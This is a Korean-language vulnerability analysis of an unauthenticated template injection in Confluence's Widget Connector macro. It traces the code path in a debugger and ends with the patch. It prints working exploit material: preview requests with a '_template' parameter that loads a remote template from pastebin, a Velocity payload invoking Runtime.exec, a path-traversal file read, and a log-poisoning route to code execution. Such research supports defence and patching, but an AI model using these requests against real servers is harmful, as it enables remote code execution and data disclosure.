
Confluence 비인가 템플릿 인젝션
confluence.home 값을 ./confluence/WEB-INF/classes/confluence-init.properties 파일의 confluence home 주소로 수정합니다CATALINA_OPTS 값을 추가합니다Windows의 경우, ./bin/setenv.bat 파일
set CATALINA_OPTS=-agentlib:jdwp=transport=dt_socket,server=y,suspend=n,address=5005
Linux의 경우, ./bin/setenv.sh 파일
CATALINA_OPTS="-Xrunjdwp:transport=dt_socket,suspend=n,server=y,address=5005 ${CATALINA_OPTS}"
Remote JVM Debug 디버그 구성(Debug Configuration)을 생성하고 host 및 port 값을 localhost:5005로 설정하며 Command line aguments for remote JVM에 다음을 입력합니다-agentlib:jdwp=transport=dt_socket,server=y,suspend=n,address=*:5005
$ su - postgres
postgres@ubuntu:~$ psql -U postgres
psql (10.6 (Ubuntu 10.6-0ubuntu0.18.04.1))
Type "help" for help.
postgres=# CREATE USER wiki WITH PASSWORD 'wiki';
CREATE ROLE
postgres=# CREATE DATABASE wiki OWNER wiki;
CREATE DATABASE
postgres=# GRANT ALL PRIVILEGES ON DATABASE jira TO wiki;
GRANT
./confluence/WEB-INF/atlassian-bundled-plugins/widgetconnector-x.x.x.jar, ./confluence/WEB-INF/lib/confluence-x.x.x.jar, ./confluence/WEB-INF/lib/velocity-x.x.x-atlassian-x.jar 파일을 lib에 추가해야 합니다. 이렇게 하면 디버그할 때 필요한 소스(source)를 확인할 수 있습니다.
./bin/start-confluence.bat 파일을 실행하면 됩니다. 소스에서 설치하는 방법은 이 가이드를 참고할 수 있습니다.
설명(Description)을 읽어보면 이 버그가 Widget Connector 기능에서 시작된다는 것을 알 수 있습니다. 그래서 이 기능이 무엇이고 어떻게 사용하는지 바로 구글링해봤습니다:



페이지 편집 화면으로 진입


Other macros 선택

Widget connector 선택

아무 값이나 골라 미리보기(preview)를 누른 뒤, burp로 넘어가 특별한 게 없는지 확인했습니다.

이 패킷에서 "pluginKey":"com.atlassian.confluence.extra.widgetconnector" 파라미터를 확인했습니다. 그래서 Widget Connector 기능이 com.atlassian.confluence.extra.widgetconnector 클래스에 정의되어 있을 것이라고 추측하고, 경로(path)에서 수상한 jar 파일이 있는지 검색해봤습니다.

소스 코드를 읽고 디버그할 수 있도록 ./confluence/WEB-INF/atlassian-bundled-plugins/widgetconnector-x.x.x.jar 파일을 프로젝트의 lib에 추가해봤습니다.

lib에 jar 파일을 추가하는 방법
widgetconnector 패키지를 열어보니 WidgetMacro 클래스가 눈에 띄어서, Preview 기능을 사용할 때 이 클래스가 호출되는지 확인하기 위해 생성자(constructor)와 execute 함수에 중단점(breakpoint)을 설정했습니다 🕵️

execute 함수가 호출되었고, 이후 프로그램은 DefaultRenderManager.getEmbeddedHtml을 호출합니다

if 문 안으로 진입하려면 widgetRenderer.matches(url) 조건을 충족해야 합니다. YoutubeRenderer 클래스에서 함수를 확인해보겠습니다.
widgetRenderer.matches(url)

따라서 url 파라미터를 youtube(또는 Vimeo, Twitter 등) 영상 링크로 설정해야 합니다. url을 임의의 youtube 영상 URL로 설정하자 프로그램이 if 문 안으로 진입한 다음 widgetRenderer.getEmbeddedHtml(url, params) 함수(YoutubeRenderer 클래스)를 호출했습니다.

프로그램이 setDefaultParam 함수로 이동하는데, 여기서 수상한 hidden 파라미터 _template을 발견할 수 있습니다 :)

setDefaultParam 함수를 빠져나온 후, 프로그램은 DefaultVelocityRenderService.render 함수를 호출합니다

계속해서 getRenderedTemplate 함수와 VelocityUtils.getRenderedTemplate(String templateName, Map<?, ?> contextMap)로 이동합니다


다음으로 VelocityUtils.getRenderedTemplate(String templateName, Context context)와 getRenderedTemplateWithoutSwallowingErrors(templateName, context)로 이어집니다

renderTemplateWithoutSwallowingErrors 함수

프로그램이 getTemplate 함수를 호출한 다음 VelocityEngine.getTemplate과 RuntimeInstance.getTemplate으로 이어집니다. 여기서 프로그램이 getResource 함수를 호출하는데, 입력 파라미터가 바로 _template 파라미터의 값입니다. Java에서 getResource 함수는 로컬 파일 형태의 리소스나 인터넷상의 파일(HTTP 프로토콜을 통해)을 로드하는 데 사용할 수 있습니다.
잠시 멈춰 생각해보겠습니다. 이는 공격자가 request에 _template 파라미터를 추가하여 임의의 템플릿(로컬 서버 또는 공격자의 호스트에 있는)을 프로그램에 주입할 수 있게 해주는 것일까요??

템플릿을 확보한 뒤 프로그램이 어떻게 처리하는지 확인하기 위해 계속 역추적해보겠습니다.
템플릿을 확보한 후, 프로그램은 VelocityUtils.renderTemplateWithoutSwallowingErrors(template, context, writer); 함수를 호출합니다

그런 다음 template.merge(context, writer);로 이동합니다
public void merge(Context context, Writer writer, List macroLibraries) throws ResourceNotFoundException, ParseErrorException, MethodInvocationException {
if (this.errorCondition != null) {
throw this.errorCondition;
} else if (this.data == null) {
String msg = "Template.merge() failure. The document is null, most likely due to parsing error.";
throw new RuntimeException(msg);
} else {
InternalContextAdapterImpl ica = new InternalContextAdapterImpl(context);
ica.setMacroLibraries(macroLibraries);
if (macroLibraries != null) {
for(int i = 0; i < macroLibraries.size(); ++i) {
try {
this.rsvc.getTemplate((String)macroLibraries.get(i));
} catch (ResourceNotFoundException var17) {
this.rsvc.getLog().error("template.merge(): cannot find template " + (String)macroLibraries.get(i));
throw var17;
} catch (ParseErrorException var18) {
this.rsvc.getLog().error("template.merge(): syntax error in template " + (String)macroLibraries.get(i) + ".");
throw var18;
} catch (Exception var19) {
throw new RuntimeException("Template.merge(): parse failed in template " + (String)macroLibraries.get(i) + ".", var19);
}
}
}
if (this.provideScope) {
ica.put(this.scopeName, new Scope(this, ica.get(this.scopeName)));
}
try {
ica.pushCurrentTemplateName(this.name);
ica.setCurrentResource(this);
((SimpleNode)this.data).render(ica, writer); ### POC có thể được render ở đây ###
} catch (StopCommand var20) {
if (!var20.isFor(this)) {
throw var20;
}
if (this.rsvc.getLog().isDebugEnabled()) {
this.rsvc.getLog().debug(var20.getMessage());
}
} catch (IOException var21) {
throw new VelocityException("IO Error rendering template '" + this.name + "'", var21);
} finally {
ica.popCurrentTemplateName();
ica.setCurrentResource((Resource)null);
if (this.provideScope) {
Object obj = ica.get(this.scopeName);
if (obj instanceof Scope) {
Scope scope = (Scope)obj;
if (scope.getParent() != null) {
ica.put(this.scopeName, scope.getParent());
} else if (scope.getReplaced() != null) {
ica.put(this.scopeName, scope.getReplaced());
} else {
ica.remove(this.scopeName);
}
}
}
}
}
}
SimpleNode.render를 호출하는 것을 볼 수 있습니다. 이 함수는 Velocity 템플릿을 사용하여 템플릿을 파싱합니다. 이제 RCE PoC를 작성할 수 있다는 것을 알 수 있습니다:Preview 기능을 요청할 때의 POST request 패킷
POST /rest/tinymce/1/macro/preview HTTP/1.1
Host: localhost:8090
Cookie: seraph.confluence=; JSESSIONID=
Connection: close
{
"contentId":"622594",
"macro": {
"name":"widget",
"body":"","params": {
"url":"https://www.youtube.com/watch?v=WfDp-TkSoFY&ab_channel=TAPMusic",
"width":"10",
"height":"10",
"_template":"https://pastebin.com/raw/JPEpiuLG"
}
}
}
payload 파일
#set($x="x")
$x.getClass().forName("java.lang.Runtime").getMethod("getRuntime",null).invoke(null,null).exec("calc")

WidgetMacro: execute
-> DefaultRenderManager: getEmbeddedHtml
-> YoutubeRenderer: getEmbeddedHtml
-> DefaultVelocityRenderService: render -> getRenderedTemplate
-> (confluence-6.12.2.jar) VelocityUtils: getRenderedTemplate -> getRenderedTemplate -> getRenderedTemplateWithoutSwallowingErrors -> renderTemplateWithoutSwallowingErrors -> getTemplate -> getVelocityEngine
-> VelocityEngine: getTemplate
-> RuntimeInstance: getResource
-> (confluence-6.12.2.jar) VelocityUtils: renderTemplateWithoutSwallowingErrors
-> Template: merge
=> SimpleNode: render
이처럼 이 버그를 PoC로 성공적으로 재현했습니다. 하지만 대상(target)이 아웃바운드(outbound)를 차단하는 서버라면, 공격자는 인터넷 외부에서 리소스를 가져올 수 없고 서버 로컬의 파일만 리소스로 사용할 수 있습니다.
어떤 방법으로든 사용자가 payload를 로그 파일에 주입할 수 있다는 힌트를 얻었습니다. 꽤 좋은 아이디어라서, 바로 머리를 싸매고 방법을 찾기 시작했습니다.

POST /rest/analytics/1.0/publish/bulk 패킷을 발견했습니다.[{"name":"browser.metrics.navigation",
"properties":{
"apdex":"0.5",
"firstPaint":"528",
"isInitial":"true",
"journeyId":"9e60e71a-8ebe-478c-a638-ee9423f5798f",
"key":"confluence.dashboard.view",
"navigationType":"0",
"readyForUser":"1117",
"redirectCount":"0",
"resourceLoadedEnd":"499",
"resourceLoadedStart":90.35499999299645,
"threshold":"1000",
"unloadEventStart":"47",
"unloadEventEnd":"47",
"fetchStart":"25",
"domainLookupStart":"25",
"domainLookupEnd":"25",
"connectStart":"25",
"connectEnd":"25",
"requestStart":"27",
"responseStart":"28",
"responseEnd":"37",
"domLoading":"52",
"domInteractive":"538",
"domContentLoadedEventStart":"538",
"domContentLoadedEventEnd":"691",
"domComplete":"1176",
"loadEventStart":"1176",
"loadEventEnd":"1176",
"userAgent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36",
"pageEnd":"531",
"isBigPipeEnabled":"false",
"serverDuration":"339",
"requestCorrelationId":"36006c54d2919ecd",
"resourceTiming":"{\"☠\":[\"2,2i,2i,,,2i,,2i,2i,2i\",\"2,2i,31,2m,2k,2i,,2i,2i,2i\",\"2,2j,31,2m,2l,2j,,2j,2j,2j\",\"3,2l,2l,,,2l,,2l,2l,2l\",\"3,2l,2l,,,2l,,2l,2l,2l\",\"3,2m,2m,,,2m,,2m,2m,2m\",\"3,2n,2n,,,2n,,2n,2n,2n\",\"5,bz,cv,cv,c0,bz,,bz,bz,bz\",\"4,d6,d6,,,d6,,d6,d6,d6\",\"4,d7,d7,,,d7,,d7,d7,d7\",\"3,dq,dv,dr,dq,dq,,dq,dq,dq\",\"4,ej,ej,,,ej,,ej,ej,ej\",\"4,ej,ej,,,ej,,ej,ej,ej\",\"4,er,er,,,er,,er,er,er\",\"5,fl,fn,fn,fm,fl,,fl,fl,fl\",\"5,g9,ha,h9,gb,g9,,g9,g9,g9\",\"4,hv,hv,,,hv,,hv,hv,hv\",\"4,hv,hv,,,hv,,hv,hv,hv\",\"4,ik,ik,,,ik,,ik,ik,ik\",\"4,ik,ik,,,ik,,ik,ik,ik\",\"4,il,il,,,il,,il,il,il\",\"5,h4,ta,t0,pl,pk,,h6,h4,h4\"]}",
"userTimingRaw":"{\"marks\":{},\"measures\":{}}","experiments":"[]"},"timeDelta":-5176
}]
resourceTiming 값은 임의로 수정해도 로그에 그대로 기록된다는 것을 확인했습니다.
POST /rest/tinymce/1/macro/preview HTTP/1.1
{
"contentId":"1507329",
"macro":{
"name":"widget",
"body":"",
"params":{
"url":"https://www.youtube.com/watch?v=WfDp-TkSoFY&ab_channel=TAPMusic",
"_template":"/../../WEB-INF/classes/confluence-init.properties",
"width":"11",
"height":"11"
}
}
}
POST /rest/tinymce/1/macro/preview HTTP/1.1
{
"contentId":"1507329",
"macro":{
"name":"widget",
"body":"",
"params":{
"url":"https://www.youtube.com/watch?v=WfDp-TkSoFY&ab_channel=TAPMusic",
"_template":"file:C://Users/XXXXX...XXXXX/.confluence/shared-home/analytics-logs/bd0f2792fe0234be516b843e25d54a14.515465381.atlassian-analytics.log",
"width":"11",
"height":"11"
}
}
}
패치 버전에서는 renderManager.getEmbeddedHtml(url, parameters);를 호출하기 전에 "_template" 파라미터를 제거하는 doSanitizeParameters 함수가 WidgetMacro 클래스에 추가되었습니다.